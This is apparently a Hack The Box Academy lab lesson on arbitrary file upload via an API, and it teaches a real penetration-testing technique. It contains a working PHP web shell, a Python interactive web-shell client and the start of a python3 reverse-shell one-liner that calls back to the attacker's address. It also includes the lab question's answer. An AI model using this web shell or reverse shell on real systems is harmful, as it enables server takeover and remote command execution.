Arbitrary File Upload


Arbitrary file uploads are among the most critical vulnerabilities. These flaws enable attackers to upload malicious files, execute arbitrary commands on the back-end server, and even take control over the entire server. Arbitrary file upload vulnerabilities affect web applications and APIs alike.

PHP File Upload via API to RCE

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along.

Suppose we are assessing an application residing in `http://<TARGET IP>:3001`.

When we browse the application, an anonymous file uploading functionality sticks out.




Let us create the below file (save it as `backdoor.php`) and try to upload it via the available functionality.

Code: php

```
<?php if(isset($_REQUEST['cmd'])){ $cmd = ($_REQUEST['cmd']); system($cmd); die; }?>
```

The above allows us to append the parameter *cmd* to our request (to backdoor.php), which will be executed using *system()*. This is if we can determine *backdoor.php*'s location, if *backdoor.php* will be rendered successfully and if no PHP function restrictions exist.



- *backdoor.php* was successfully uploaded via a POST request to `/api/upload/`. An API seems to be handling the file uploading functionality of the application.
- The content type has been automatically set to `application/x-php`, which means there is no protection in place. The content type would probably be set to `application/octet-stream` or `text/plain` if there was one.

Go to Questions

Table of Contents

Web Service & API Fundamentals
Introduction to Web Services and APIs
Web Services Description Language (WSDL)

Web Service Attacks
SOAPAction Spoofing
Command Injection
Attacking WordPress' 'xmlrpc.php'

API Attacks
Information Disclosure (with a twist of SQLi)
Arbitrary File Upload
Local File Inclusion (LFI)
Cross-Site Scripting
Server-Side Request Forgery (SSRF)
Regular Expression Denial of Service (ReDoS)
XML External Entity (XXE) Injection
Web Service & API Attacks - Skills Assessment

My Workstation
OFFLINE
Start Instance
∞ / 1 spawns left

- Uploading a file with a *.php* extension is also allowed. If there was a limitation on the extensions, we could try extensions such as `.jpg.php`, `.PHP`, etc.
- Using something like `file_get_contents()` to identify php code being uploaded seems not in place either.
- We also receive the location where our file is stored, `http://<TARGET IP>:3001/uploads/backdoor.php`.

We can use the below Python script (save it as `web_shell.py`) to obtain a shell, leveraging the uploaded `backdoor.php` file.

Code: python

```
import argparse, time, requests, os # imports four modules argparse (used for system arguments), time (used for time),
parser = argparse.ArgumentParser(description="Interactive Web Shell for PoCs") # generates a variable called parser an
parser.add_argument("-t", "--target", help="Specify the target host E.g. http://<TARGET IP>:3001/uploads/backdoor.php"
parser.add_argument("-p", "--payload", help="Specify the reverse shell payload E.g. a python3 reverse shell. IP and Po
parser.add_argument("-o", "--option", help="Interactive Web Shell with loop usage: python3 web_shell.py -t http://<TAR
args = parser.parse_args() # defines args as a variable holding the values of the above arguments so we can do args.op
if args.target == None and args.payload == None: # checks if args.target (the url of the target) and the payload is bl
    parser.print_help() # shows help menu
elif args.target and args.payload: # elif (if they both have values do some action)
    print(requests.get(args.target+"/?cmd="+args.payload).text) ## sends the request with a GET method with the target
if args.target and args.option == "yes": # if the target option is set and args.option is set to yes (for a full inter
    os.system("clear") # clear the screen (linux)
    while True: # starts a while loop (never ending loop)
        try: # try statement
            cmd = input("$ ") # defines a cmd variable for an input() function which our user will enter
            print(requests.get(args.target+"/?cmd="+cmd).text) # same as above except with our input() function value
            time.sleep(0.3) # waits 0.3 seconds during each request
        except requests.exceptions.InvalidSchema: # error handling
            print("Invalid URL Schema: http:// or https://")
        except requests.exceptions.ConnectionError: # error handling
            print("URL is invalid")
```

Use the script as follows.


Arbitrary File Upload


```
MisaelMacias@htb[/htb]$ python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes
$ id
uid=0(root) gid=0(root) groups=0(root)
```


To obtain a more functional (reverse) shell, execute the below inside the shell gained through the Python script above. Ensure that an active listener (such as Netcat) is in place before executing the below.

Arbitrary File Upload

```
MisaelMacias@htb[/htb]$ python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes
$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<VPN/TUN Adap
```






Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
+ 1
Achieve remote code execution and submit the server's hostname as your answer.
nix01-websvc
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX